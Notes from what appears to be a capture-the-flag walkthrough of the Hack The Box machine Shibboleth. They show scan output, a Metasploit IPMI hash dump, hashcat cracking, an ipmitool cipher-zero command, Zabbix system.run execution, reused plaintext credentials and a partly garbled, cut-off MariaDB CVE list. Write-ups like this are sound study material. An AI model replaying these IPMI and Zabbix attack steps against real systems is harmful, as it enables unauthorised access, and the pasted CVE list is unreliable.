



Path of exploitation

Foothold:
find unreliable and difficult to catch udp service on port 623
⇒ dump Administrator hash and crack with hashcat
⇒ log into zabbix virtual host with user and password
⇒ find method of code execution on configuration
⇒ hosts ⇒ items ⇒ keys ⇒ system.run [<command>] ⇒ zabbix
User:
simple password reuse
⇒ su to ipmi-svc with Administrator password
⇒ ipmi-svc
Root:
find mysql user and password
⇒ vulnerable mysql/mariadb version exploit with CVE
⇒ root

Creds

Username	Password	Description
Administrator	ilovepumpkinpie1	zabbix login
ipmi-svc	ilovepumpkinpie1	os(su)
zabbix	bloooarskybluh	mysql db=zabbix

Nmap

Port	Service	Description
80	http	Apache httpd 2.4.41
623	asf-rmcp	ipmi/bmc

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Dec 28 08:33:09 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.124
Nmap scan report for 10.10.11.124
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2021-12-28 08:33:11 EST for 31s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_ http-title: Did not follow redirect to http://shibboleth.htb/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: shibboleth.htb

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 28 08:33:42 2021 -- 1 IP address (1 host up) scanned in 32.32 seconds
```

/etc/hosts

```
10.10.11.124    shibboleth.htb
```

```
# Nmap 7.92 scan initiated Tue Dec 28 08:39:01 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.124
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up, received echo-reply ttl 63 (0.051s latency).
Scanned at 2021-12-28 08:39:02 EST for 32s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-title: FlexStart Bootstrap Template - Index
|_ http-favicon: Unknown favicon MD5: FED84E16B6CCFE8BEE7FFAAE5DFEFD34
|_ http-server-header: Apache/2.4.41 (Ubuntu)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 28 08:39:34 2021 -- 1 IP address (1 host up) scanned in 33.50 seconds
```

udp

Web Enumeration


gobuster dir

302 redirects on ip

```
/assets (Status: 301) [Size: 317] [--> http://shibboleth.htb/assets/]
/forms (Status: 301) [Size: 316] [--> http://shibboleth.htb/forms/]
/ (Status: 200) [Size: 59474]
```

files

```
/index.html      (Status: 200) [Size: 59474]
/.               (Status: 200) [Size: 59474]
/blog.html      (Status: 200) [Size: 19196]
/changelog.txt   (Status: 200) [Size: 499]
```




input in contact us - error unable to load php library
input in newsletter - posts email success...

gobuster vhost

Found: monitor.shibboleth.htb (Status: 200) [Size: 3686]
Found: monitoring.shibboleth.htb (Status: 200) [Size: 3686]
Found: zabbix.shibboleth.htb (Status: 200) [Size: 3686]

monitor



gobuster dir

```
/modules      (Status: 301) [Size: 334] [--> http://monitor.shibboleth.htb/modules/]
/templates.php (Status: 200) [Size: 1832]
/js           (Status: 301) [Size: 329] [--> http://monitor.shibboleth.htb/js/]
/index.php    (Status: 200) [Size: 3686]
/include      (Status: 301) [Size: 334] [--> http://monitor.shibboleth.htb/include/]
/image.php    (Status: 200) [Size: 1828]
/assets       (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/assets/]
/app          (Status: 301) [Size: 330] [--> http://monitor.shibboleth.htb/app/]
/history.php   (Status: 200) [Size: 1830]
/services.php (Status: 200) [Size: 1831]
/.            (Status: 200) [Size: 3686]
/map.php      (Status: 200) [Size: 1826]
/fonts        (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/fonts/]
/audio        (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/audio/]
/conf         (Status: 301) [Size: 331] [--> http://monitor.shibboleth.htb/conf/]
/maintenance.php (Status: 200) [Size: 1834]
/setup.php    (Status: 200) [Size: 1828]
/local        (Status: 301) [Size: 332] [--> http://monitor.shibboleth.htb/local/]
/applications.php (Status: 200) [Size: 1835]
/locale       (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/locale/]
/items.php    (Status: 200) [Size: 1828]
/slides.php   (Status: 200) [Size: 1829]
/chart.php    (Status: 200) [Size: 1828]
/vendor       (Status: 301) [Size: 333] [--> http://monitor.shibboleth.htb/vendor/]
/overview.php (Status: 200) [Size: 1831]
/graphs.php   (Status: 200) [Size: 1829]
/screens.php  (Status: 200) [Size: 1830]
/queue.php    (Status: 200) [Size: 1828]
/hosts.php    (Status: 200) [Size: 1828]
/report2.php  (Status: 200) [Size: 1830]
/triggers.php (Status: 200) [Size: 1831]
```

robots.txt

```
← → ↻ ⚠ Not secure | monitor.shibboleth.htb/robots.txt

# If Zabbix frontend is available on the internet, it is suggested to disallow
# access to it for robots like search engine crawlers. Otherwise they may
# overload the Zabbix system without offering any benefit.
#
# Note that this must not be used for security reasons, as any visitor is
# free to ignore the contents of this file or use it to know which directories
# are supposed to be hidden.
#
# The following configuration should be used if Zabbix frontend is installed
# in the root directory of the web server. It will deny access to Zabbix
# frontend for all robots.

User-agent: *
Disallow: /

# If Zabbix frontend is installed in a subdirectory, for example "zabbix", the
# "Disallow" directive must be changed to point to that directory:
# "Disallow: /zabbix/".

# It is important to make sure that the "Disallow" directory points specifically
# to the Zabbix frontend directory, since otherwise it may interfere with other
# websites running on the same domain.

</TOR>
</DIS>
<div class="signin-links">
<a target="_blank" rel="noopener noreferrer" class="grey link-alt" href="https://www.zabbix.com/documentation/5.0/">
  Help
zabbix 5.0 possibly
```

monitoring

gobuster dir

```
/modules      (Status: 301) [Size: 340] [--> http://monitoring.shibboleth.htb/modules/]
/js           (Status: 301) [Size: 335] [--> http://monitoring.shibboleth.htb/js/]
/templates.php (Status: 200) [Size: 1832]
/index.php    (Status: 200) [Size: 3686]
/include      (Status: 301) [Size: 340] [--> http://monitoring.shibboleth.htb/include/]
/image.php    (Status: 200) [Size: 1828]
/assets       (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/assets/]
/app          (Status: 301) [Size: 336] [--> http://monitoring.shibboleth.htb/app/]
/history.php  (Status: 200) [Size: 1830]
/services.php (Status: 200) [Size: 1831]
/.           (Status: 200) [Size: 3686]
/fonts        (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/fonts/]
/map.php      (Status: 200) [Size: 1826]
/audio        (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/audio/]
/conf         (Status: 301) [Size: 337] [--> http://monitoring.shibboleth.htb/conf/]
/maintenance.php (Status: 200) [Size: 1834]
/setup.php    (Status: 200) [Size: 1828]
/local        (Status: 301) [Size: 338] [--> http://monitoring.shibboleth.htb/local/]
/applications.php (Status: 200) [Size: 1835]
/locale       (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/locale/]
/items.php    (Status: 200) [Size: 1828]
/slides.php   (Status: 200) [Size: 1829]
/chart.php    (Status: 200) [Size: 1828]
/vendor       (Status: 301) [Size: 339] [--> http://monitoring.shibboleth.htb/vendor/]
/overview.php (Status: 200) [Size: 1831]
/graphs.php   (Status: 200) [Size: 1829]
/screens.php  (Status: 200) [Size: 1830]
/queue.php    (Status: 200) [Size: 1828]
/hosts.php    (Status: 200) [Size: 1828]
/report2.php  (Status: 200) [Size: 1830]
/triggers.php (Status: 200) [Size: 1831]
```

zabbix

gobuster dir

```
/js           (Status: 301) [Size: 327] [--> http://zabbix.shibboleth.htb/js/]
/templates.php (Status: 200) [Size: 1832]
/index.php    (Status: 200) [Size: 3686]
/include      (Status: 301) [Size: 332] [--> http://zabbix.shibboleth.htb/include/]
/image.php    (Status: 200) [Size: 1828]
/modules      (Status: 301) [Size: 332] [--> http://zabbix.shibboleth.htb/modules/]
/assets       (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/assets/]
/app          (Status: 301) [Size: 328] [--> http://zabbix.shibboleth.htb/app/]
/history.php  (Status: 200) [Size: 1830]
/services.php (Status: 200) [Size: 1831]
/.           (Status: 200) [Size: 3686]
/map.php      (Status: 200) [Size: 1826]
/fonts        (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/fonts/]
/audio        (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/audio/]
/conf         (Status: 301) [Size: 329] [--> http://zabbix.shibboleth.htb/conf/]
/maintenance.php (Status: 200) [Size: 1834]
/setup.php    (Status: 200) [Size: 1828]
/local        (Status: 301) [Size: 330] [--> http://zabbix.shibboleth.htb/local/]
/applications.php (Status: 200) [Size: 1835]
/locale       (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/locale/]
/items.php    (Status: 200) [Size: 1828]
/slides.php   (Status: 200) [Size: 1829]
/chart.php    (Status: 200) [Size: 1828]
/vendor       (Status: 301) [Size: 331] [--> http://zabbix.shibboleth.htb/vendor/]
/overview.php (Status: 200) [Size: 1831]
/graphs.php   (Status: 200) [Size: 1829]
/screens.php  (Status: 200) [Size: 1830]
/queue.php    (Status: 200) [Size: 1828]
/hosts.php    (Status: 200) [Size: 1828]
/report2.php  (Status: 200) [Size: 1830]
/triggers.php (Status: 200) [Size: 1831]
```

searchsploit zabbix

```
kali@kali:~$ searchsploit zabbix
-----
Exploit Title                                     | Path
-----
Zabbix - (Authenticated) Remote Command Execution (Metasploit) | linux/remote/29321.rb
Zabbix 1.1.2 - Multiple Remote Code Execution Vulnerabilities | linux/dos/28775.pl
Zabbix 1.1.4/1.4.2 - 'daemon_start' Local Privilege Escalation | linux/local/30839.c
Zabbix 1.1.x/1.4.x - File Checksum Request Denial of Service | unix/dos/31403.txt
Zabbix 1.6.2 Frontend - Multiple Vulnerabilities | php/webapps/8140.txt
Zabbix 1.8.1 - SQL Injection | php/webapps/12435.txt
Zabbix 1.8.4 - 'popup.php' SQL Injection | php/webapps/18155.txt
Zabbix 2.0 < 3.0.3 - SQL Injection | php/webapps/40353.py
Zabbix 2.0.1 - Session Extractor | php/webapps/28087.py
Zabbix 2.0.5 - Cleartext ldap_bind Password Disclosure (Metasploit) | php/webapps/36157.rb
Zabbix 2.0.8 - SQL Injection / Remote Code Execution (Metasploit) | unix/webapps/28972.rb
Zabbix 2.2 < 3.0.3 - API JSON-RPC Remote Code Execution | php/webapps/39937.py
Zabbix 2.2.x/3.0.x - SQL Injection | php/webapps/40237.txt
Zabbix 3.4.7 - Stored XSS | php/webapps/49729.txt
Zabbix 4.2 - Authentication Bypass | php/webapps/47467.txt
Zabbix 4.4 - Authentication Bypass | php/webapps/47474.pl
Zabbix 5.0.0 - Stored XSS via URL Widget IFrame | php/webapps/49202.txt
Zabbix Agent - 'net.tcp.listen' Command Injection (Metasploit) | freebsd/remote/16918.rb
Zabbix Agent 3.0.1 - 'mysql.size' Shell Command Injection | linux/local/39769.txt
Zabbix Agent < 1.6.7 - Remote Bypass | multiple/webapps/10431.txt
Zabbix Server - Arbitrary Command Execution (Metasploit) | linux/remote/28796.rb
Zabbix Server - Multiple Vulnerabilities | multiple/webapps/10432.txt
-----
Shellcodes: No Results
Papers: No Results
```

nothing much here until we log in.. no way to bypass authentication...

port 623 - ipmi

```
msf6 auxiliary(scanner/ipmi/ipmi_version) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[*] 10.10.11.124:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user) PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_version) > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > options

Module options (auxiliary/scanner/ipmi/ipmi_cipher_zero):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256             yes       The number of hosts to probe in each set
  RHOSTS     10.10.11.124    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      623             yes       The target port (UDP)
  THREADS    10              yes       The number of concurrent threads

msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > set RHOSTS 10.10.11.124
RHOSTS => 10.10.11.124
msf6 auxiliary(scanner/ipmi/ipmi_cipher_zero) > run

[*] Sending IPMI requests to 10.10.11.124->10.10.11.124 (1 hosts)
[*] 10.10.11.124:623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
```

vulnerable....

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[*] 10.10.11.124:623 - IPMI - Hash found:
Administrator:9ba730280202008091cf95e273f487c505ca3cd648447482cb454456ebda42fbdac97f923da2ab9a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:8b93609bf13098d9daf3085cab94cc599d2b1c80
```


```
ipmitool -I lanplus -C 0 -H $IP -U 'Administrator' -P Administrator channel setaccess 1 63 callin=on ipmi=on link=on privilege=4
```

hashcat

```
kali@kali:~$ hashcat -m 7300 hash.txt /usr/share/wordlists/rockyou.txt --user
kali@kali:~$ hashcat -m 7300 hash.txt /usr/share/wordlists/rockyou.txt --user --show
Administrator:9ba730280202008091cf95e273f487c505ca3cd648447482cb454456ebda42fbdac97f923da2ab9a123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:8b93609bf13098d9daf3085cab94cc599d2b1c80:ilovepumpkinpie1
```

Administrator:ilovepumpkinpie1 => [00 - Loot > Creds](#)


zabbix login




ok lets try some searchsploit exploits.

Exploit chain manual.

login to zabbix go to configuratio=>hosts=>items=>key=>system.run[exploit]



then test script/get values to execute...




IPMI-SVC

Enumeration



zabbix:blooarskybluh 00 - Loot > Creds



	userid	alias	name	surname	passwd
	1	Admin	Zabbix	Administrator	\$2y\$10\$L9tjKByfruByB.BaTQJz/epcbQta4uRM/Ky5xSZTwZkMGukTPPT2
	2	guest			\$2y\$10\$89otZrRNmde97r1yzclecuk6LwKASHN0Bcvo0KGjbt.BwMBfm7G06
	3	Administrator	IPMI Service	Account	\$2y\$10\$FhkNSOCLQjs3d6C.KtQgdeCc485jKBWPW41gFVEgtTP3jneaN7GQe

```
sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/local/bin/ayelow.sh
/usr/local/bin/mysqldsafes.sh
/usr/bin/gettext.sh
/usr/bin/rescan-ccsi-bus.sh
```

```
ipmi-svc@shibboleth:/usr/local/bin$ cat ayeLow.sh
#!/bin/bash
/usr/bin/ipmi_sim -n -c /etc/ayeLow/ipmi_lan.conf -f /etc/ayeLow/sim.emu
```

```
ipmi-svc@shibboleth:/usr/local/bin$ cat mysqldsafes.sh
#!/bin/bash
/usr/bin/mysqld_safe --user=root --socket=/var/run/mysqld/mysqld.sock --max_connections=4096
```

```
2021/12/31 01:14:00 CMD: UID=0 PID=1008 | /usr/bin/ipmi_sim -n -c /etc/ayeLow/ipmi_lan.conf -f /etc/ayeLow/sim.emu
2021/12/31 01:14:00 CMD: UID=0 PID=1007 | /bin/bash /usr/local/bin/ayeLow.sh
```

nothing much really here... thought possible path injection but unable...

mysql status/version information

```
MariaDB [zabbix]> \s
-----
mysql Ver 15.1 Distrib 10.3.25-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

Connection id:          160
Current database:       zabbix
Current user:           zabbix@localhost
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server:                 MariaDB
Server version:         10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04
Protocol version:       10
Connection:             Localhost via UNIX socket
Server character set:   utf8mb4
Db character set:       utf8
Client character set:   utf8mb4
Conn. character set:    utf8mb4
UNIX socket:            /var/run/mysqld/mysqld.sock
Uptime:                 11 min 7 sec

Threads: 23  Questions: 9051  Slow queries: 0  Opens: 210  Flush tables: 1  Open tables: 204  Queries per second avg: 13.569
-----
```

Finally googled mysql 10.3.25 vulnerabilities

Created 7 years, 2 months ago
Modified 1 year ago
Type article
Status active
License CC BY-SA / Gnu FDL
History
Comments

Attachments
No attachments exist

Crack mysqlc that did not exist in MariaDB page.
Separate lists of CVEs fixed in specific MariaDB series are maintained on their individual "What is MariaDB x.x?" pages:

- What is MariaDB 10.5?
- What is MariaDB 10.4?
- What is MariaDB 10.3?
- What is MariaDB 10.2?
- What is MariaDB 10.1?
- What is MariaDB 10.0?
- What is MariaDB 5.5?
- What is MariaDB 5.3?
- What is MariaDB 5.2?
- What is MariaDB 5.1?

Full List of CVEs fixed in MariaDB

- CVE-2021-35604: MariaDB 10.6.3, MariaDB 10.5.13, MariaDB 10.4.22, MariaDB 10.3.32, MariaDB 10.2.41
- CVE-2021-27928: MariaDB 10.5.9, MariaDB 10.4.18, MariaDB 10.3.28, MariaDB 10.2.37
- CVE-2021-2389: MariaDB 10.6.4, MariaDB 10.5.12, MariaDB 10.4.21, MariaDB 10.3.31, MariaDB 10.2.40
- CVE-2021-2372: MariaDB 10.6.4, MariaDB 10.5.12, MariaDB 10.4.21, MariaDB 10.3.31, MariaDB 10.2.40
- CVE-2021-2194: MariaDB 10.5.7, MariaDB 10.4.16, MariaDB 10.3.26, MariaDB 10.2.35
- CVE-2021-2180: MariaDB 10.2.38
- CVE-2021-2174: MariaDB 10.2.18
- CVE-2021-2166: MariaDB 10.5.10, MariaDB 10.4.19, MariaDB 10.3.29, MariaDB 10.2.38
- CVE-2021-2154: MariaDB 10.5.10, MariaDB 10.4.19, MariaDB 10.3.29, MariaDB 10.2.38
- CVE-2021-2144: MariaDB 5.5.66, MariaDB 10.4.9, MariaDB 10.3.19, MariaDB 10.2.28, MariaDB 10.1.42
- CVE-2021-2032: MariaDB 10.0.11
- CVE-2021-2022: MariaDB 10.5.5, MariaDB 10.4.14, MariaDB 10.3.24, MariaDB 10.2.33, MariaDB 10.1.46
- CVE-2021-2011: MariaDB Connector/C 3.0.5, MariaDB 5.5.61, MariaDB 10.2.15, MariaDB 10.1.33, MariaDB 10.0.35
- CVE-2021-2007: MariaDB Connector/C 3.1.3, MariaDB 5.5.65, MariaDB 10.4.7, MariaDB 10.3.17, MariaDB 10.2.26, MariaDB 10.1.41
- CVE-2020-7221: MariaDB 10.4.12
- CVE-2020-2922: MariaDB Connector/C 3.1.3, MariaDB 5.5.65, MariaDB 10.4.7, MariaDB 10.3.17, MariaDB 10.2.26, MariaDB 10.1.41
- CVE-2020-28912: MariaDB 10.5.7, MariaDB 10.4.16, MariaDB 10.3.26, MariaDB 10.2.35, MariaDB 10.1.48
- CVE-2020-2814: MariaDB 10.4.13, MariaDB 10.3.23, MariaDB 10.2.32, MariaDB 10.1.45
- CVE-2020-2812: MariaDB 5.5.66, MariaDB 10.4.13, MariaDB 10.3.23, MariaDB 10.2.32, MariaDB 10.1.45
- CVE-2020-2780: MariaDB 5.5.66, MariaDB 10.4.9, MariaDB 10.3.19, MariaDB 10.2.28, MariaDB 10.1.42
- CVE-2020-2760: MariaDB 10.4.13, MariaDB 10.3.23, MariaDB 10.2.32
- CVE-2020-2752: MariaDB Connector/C 3.1.8, MariaDB 5.5.68, MariaDB 10.4.13, MariaDB 10.3.23, MariaDB 10.2.32, MariaDB 10.1.45
- CVE-2020-2574: MariaDB Connector/C 3.1.7, MariaDB 5.5.67, MariaDB 10.4.12, MariaDB 10.3.22, MariaDB

